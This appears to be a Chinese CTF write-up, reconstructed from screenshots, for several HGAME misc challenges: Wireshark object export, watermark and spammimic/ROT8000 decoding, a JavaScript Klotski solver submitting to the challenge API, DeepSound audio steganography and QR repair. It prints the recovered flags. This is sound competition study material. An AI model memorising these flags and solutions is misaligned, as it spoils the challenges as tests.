4932 0.078710 127.0.0.1 127.0.0.1
4933 0.078714 127.0.0.1 127.0.0.1
4934 0.078719 127.0.0.1 127.0.0.1
4935 0.078723 127.0.0.1 127.0.0.1
4936 0.078727 127.0.0.1 127.0.0.1
4937 0.078732 127.0.0.1 127.0.0.1
4938 0.078736 127.0.0.1 127.0.0.1
4939 0.078741 127.0.0.1 127.0.0.1
4940 0.078745 127.0.0.1 127.0.0.1
4941 0.078750 127.0.0.1 127.0.0.1
4942 0.078754 127.0.0.1 127.0.0.1
4943 0.078758 127.0.0.1 127.0.0.1
4944 0.078762 127.0.0.1 127.0.0.1
4945 0.078765 127.0.0.1 127.0.0.1
4946 0.078769 127.0.0.1 127.0.0.1
4947 0.078773 127.0.0.1 127.0.0.1
4948 0.078777 127.0.0.1 127.0.0.1
```

Wireshark · 导出 · HTTP 对象列表


文本过滤器： Con

分组	主机名	内容类型	大小	文件名
4940	127.0.0.1:8000	image/jpeg	2487 kB	ek1ng.jpg
4980	127.0.0.1:8000	text/html	469 bytes	favicon.ico




ezWord

docx解压




今天			
decode.txt	2024/2/6 17:28	文本文档	1 KB
aa.png	2024/2/6 16:58	PNG 文件	415 KB
昨天			
secret.zip	2024/2/5 8:13	360压缩 ZIP 文件	3 KB
secret.txt	2024/2/5 8:02	文本文档	9 KB
恭喜.txt	2024/2/5 8:01	文本文档	1 KB
100191209_p0.jpg	2024/2/5 7:50	JPG 文件	1,285 KB
未指定			
image1.png		PNG 文件	2,501 KB

aa是盲水印解出的 得到zip密码



话说 这个密码不是12位?



secret.zip - 解包大小为 8.4 KB

名称	压缩前	压缩后
.. (上级目录)		
secret.txt *	8.4 KB	2.5


：这个压缩包的密码有11位数而且包含大写字母小写

secret 垃圾邮件

spammimic - decode解码

```
籱籰籪籶籮粄簹籴籨粂籸籾籨籼簹籵籿籮籨籪籵簺籨籽籱簼籨籼籮籬类簼籽粆
```

Chiffre ROT8000 - Déchiffrer, Decoder, Encoder en Ligne (dcode.fr)解码



hgame{0k_you_s0lve_al1_th3_secr3t}


★ MESSAGE CHIFFRÉ PAR ROT8000

籱籰籪籶籮粄簹籴籨粂籸籾籨籼簹籵籿籮籨籪籵簺籨籽籱簼籨籼籮籬类簼籽粆

我要成为华容道高手

github找到源代码

原来出题人把原顺序改了 卡了我快一个小时。。。




```
  },
  methods: {
    handleMove: function handleMove(direction, position) {
      var nextState = false;
      switch (direction) {
        case 1:
          nextState = _core2.default.moveUp(this.state, position);
          break;
        case 2:
          nextState = _core2.default.moveRight(this.state, position);
          break;
        case 3:
          nextState = _core2.default.moveDown(this.state, position);
          break;
        case 4:
          nextState = _core2.default.moveLeft(this.state, position);
          break;
      }
      if (nextState) {
        this.stepCount++; // 增加步骤计数
        this.steps.push({ // 保存当前步骤状态
```

走一遍发现

```
/**
```

```
 *
 *
 * 0 空位
 * 1 实体
 * 2 单兵
 * 3 竖行
 * 4 横行
 * 5 BOSS
 */
/**
 * 交换数组的中元素，如果数字是两个数字，则交换 arr[i] 和 arr[j]
 * 如果参数是两个数组，需要保证两数组长度相等，将数组中所有 index 依次替换
 * @param {Number | Array} i
 * @param {Number | Array} j
 */
Array.prototype.swap = function (i, j) {
    if (typeof i === 'number' && typeof j === 'number') {
        let tmp = this[i];
        this[i] = this[j];
        this[j] = tmp;
    } else if (i.length === j.length) {
        i.forEach((_, k) => {
            let tmp = this[i[k]];
            this[i[k]] = this[j[k]];
            this[j[k]] = tmp;
        });
    }
    return this;
}

/**
 * pos 位置的棋子向上移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveUp = (state, pos) => {
    if (state[pos] === '2') return state[pos - 4] === '0' &&
        state.split('').swap(pos, pos - 4).join('');
    else if (state[pos] === '3') return state[pos - 4] === '0' &&
        state.split('').swap([pos, pos + 4], [pos - 4, pos]).join('');
    else if (state[pos] === '4') return state[pos - 4] === '0' && state[pos - 3]
=== '0' &&
        state.split('').swap([pos, pos + 1], [pos - 4, pos - 3]).join('');
    else if (state[pos] === '5') return state[pos - 4] === '0' && state[pos - 3]
=== '0' &&
        state.split('').swap([pos, pos + 1, pos + 4, pos + 5], [pos - 4, pos - 3,
pos, pos + 1]).join('');
    return false;
}

/**
 * pos 位置的棋子向下移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveDown = (state, pos) => {
    if (state[pos] === '2') return state[pos + 4] === '0' &&
        state.split('').swap(pos, pos + 4).join('');
    else if (state[pos] === '3') return state[pos + 8] === '0' &&
        state.split('').swap([pos + 4, pos], [pos + 8, pos + 4]).join('');
    else if (state[pos] === '4') return state[pos + 4] === '0' && state[pos + 5]
=== '0' &&
        state.split('').swap([pos, pos + 1], [pos + 4, pos + 5]).join('');
    else if (state[pos] === '5') return state[pos + 8] === '0' && state[pos + 9]
=== '0' &&
        state.split('').swap([pos + 4, pos + 5, pos, pos + 1], [pos + 8, pos + 9,
pos + 4, pos + 5]).join('');
    return false;
}

/**
 * pos 位置的棋子向左移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveLeft = (state, pos) => {
    if (state[pos] === '2') return state[pos - 1] === '0' && pos % 4 &&
        state.split('').swap(pos, pos - 1).join('');
    else if (state[pos] === '3') return state[pos - 1] === '0' && state[pos + 3]
=== '0' && pos % 4 &&
        state.split('').swap([pos, pos + 4], [pos - 1, pos + 3]).join('');
    else if (state[pos] === '4') return state[pos - 1] === '0' && pos % 4 &&
        state.split('').swap([pos, pos + 1], [pos - 1, pos]).join('');
    else if (state[pos] === '5') return state[pos - 1] === '0' && state[pos + 3]
=== '0' && pos % 4 &&
        state.split('').swap([pos, pos + 4, pos + 1, pos + 5], [pos - 1, pos + 3,
pos, pos + 4]).join('');
    return false;
}

/**
 * pos 位置的棋子向右移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveRight = (state, pos) => {
    if (state[pos] === '2') return state[pos + 1] === '0' && (pos + 1) % 4 &&
        state.split('').swap(pos, pos + 1).join('');
    else if (state[pos] === '3') return state[pos + 1] === '0' && state[pos + 5]
=== '0' && (pos + 1) % 4 &&
        state.split('').swap([pos, pos + 4], [pos + 1, pos + 5]).join('');
    else if (state[pos] === '4') return state[pos + 2] === '0' && (pos + 2) % 4
&&
        state.split('').swap([pos + 1, pos], [pos + 2, pos + 1]).join('');
    else if (state[pos] === '5') return state[pos + 2] === '0' && state[pos + 6]
=== '0' && (pos + 2) % 4 &&
        state.split('').swap([pos + 1, pos + 5, pos, pos + 4], [pos + 2, pos + 6,
pos + 1, pos + 5]).join('');
    return false;
}

/**
```


```
 * 使用 Array 实现的队列，本以为 Array 做队列可能会影响性能，
 * 实际尝试发现没啥影响，主要是由于棋盘状态数太少了，一般不到十万
 */
class Queue extends Array {
    constructor(size) {
        super();
        this.front = this.tail = 0;
        this.fullFlag = false;
        this.size = size || 1048576;
    }

    push(data) {
        if (this.fullFlag)
            throw new Error('Can not push a value into a full queue!');
        this[this.tail++] = data;
        this.tail === this.size && (this.tail = 0);
        this.tail === this.front && (this.fullFlag = true);
        return 1;
    }

    shift() {
        if (this.front === this.tail && !this.fullFlag)
            throw new Error('Can not shift a value from a empty queue!');
        let ret = this[this.front++];
        this.front === this.size && (this.front = 0)
        this.fullFlag && (this.fullFlag = false);
        return ret;
    }

    empty() {
        return !this.fullFlag && this.front === this.tail;
    }
}

/**
 * pos 位置的棋子向右移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */


let getSolve = function (state) {
    let que = [state], vst = { [state]: 1 }, result = [];
    let dict = {};
    while (que.length) {
        let cur = que.shift(), res = false;

        if (cur[13] === '5') {
            for (; cur !== 1; cur = vst[cur])
                result.push(cur);
            result.pop();
            break;
        }

        for (let i = 0; i < cur.length; i++) {
            (res = moveUp(cur, i)) && !vst[res] && que.push(res) && (vst[res] = cur) && (dict[cur + res] = [1, i]);
            (res = moveDown(cur, i)) && !vst[res] && que.push(res) && (vst[res] = cur) && (dict[cur + res] = [3, i]);
            (res = moveLeft(cur, i)) && !vst[res] && que.push(res) && (vst[res] = cur) && (dict[cur + res] = [4, i]);
            (res = moveRight(cur, i)) && !vst[res] && que.push(res) && (vst[res] = cur) && (dict[cur + res] = [2, i]);
        }
    }
    result.push(state);
    return [result, dict];
}
const axios = require('axios');

url = 'http://106.15.72.34:32595/'

let gameNew = function async () {
    return axios.get(url + 'api/newgame')
}

let gameSubmit = function async (gameId, data) {
    return axios.post(url + 'api/submit/' + gameId, data)
}

let getSolve_P = function (layout) {

    let temp = getSolve(layout);
    let result = temp[0].reverse()
    let dict = temp[1]
    let all = []

    for (let i = 1; i < result.length; i++) {
        let item = dict[result[i - 1] + result[i]]
        all.push({ position: item[1], direction: item[0] })
    }

    return all
}

let gameId = 0;
let layout = '';


const main = async () => {
    let res = await gameNew();
    gameId = res.data.gameId;
    layout = res.data.layout;
    console.log(gameId, layout);
    let temp = getSolve_P(layout);
    let res2 = await gameSubmit(gameId, temp);
    console.log(res2.data)
    while (res2.data.status === 'next') {
        let temp = getSolve_P(res2.data.game_stage.layout);
        res2 = await gameSubmit(gameId, temp);
        console.log(res2.data)
    }
}

main()
```




```
  3146316411 05103113133121124122
> {game_stage: {…}, status: 'next'}
> {game_stage: {…}, status: 'next'}
> {game_stage: {…}, status: 'next'}
> {game_stage: {…}, status: 'next'}
> {game_stage: {…}, status: 'next'}
> {game_stage: {…}, status: 'next'}
> {game_stage: {…}, status: 'next'}
> {game_stage: {…}, status: 'next'}
> {game_stage: {…}, status: 'next'}
  {flag: 'hgame{7ada334f37417e12819c060e652cedaede173622}
> ', status: 'win'}
```

龙之舞


音频隐写 改采样率



镜像加旋转



deepsound



Carrier audio files :

C:\Users\lei20\Downloads\Music


C:\Users\lei20\Downloads\Music
deepsound_of_dragon_dance.w

Secret files in deepsound_of_dragon_dance.wav:

Secret file name	Size in MB
XXX.zip	7.531

拼二维码

发现扫不出来 去修一下



Format Info Pattern


Bottom Left

Error Correction Level: [✓ L] M Q H

Mask Pattern : 0 1 2 3 [✓ 4] 5 6 7

History :

- Update format info pattern
- Update format info pattern
- Update format info pattern
- Update format info pattern
- Update format info pattern



QR version : **2 (25x25)**
Error correction level : **L**
Mask pattern : **4**

Number of missing bytes (erasures) : **0 bytes (0.00%)**

Data blocks :
["01000001","10000110","10000110","01110110","00010110","11010110","01010111","10110110","0100011

Final data bits :
0100000110000110100001100111011000010110110101100101011110110110010001110010011000010110011

[0100] [00011000]
[0110100001101100111011011000010110110110101101100101011011110110110110010001101110010011101
Mode Indicator : **8-bit Mode (0100)**
Character Count Indicator : **24**
Decoded data : **hgame{drag0n_1s_d4nc1ng}**

Final Decoded string : **hgame{drag0n_1s_d4nc1ng}**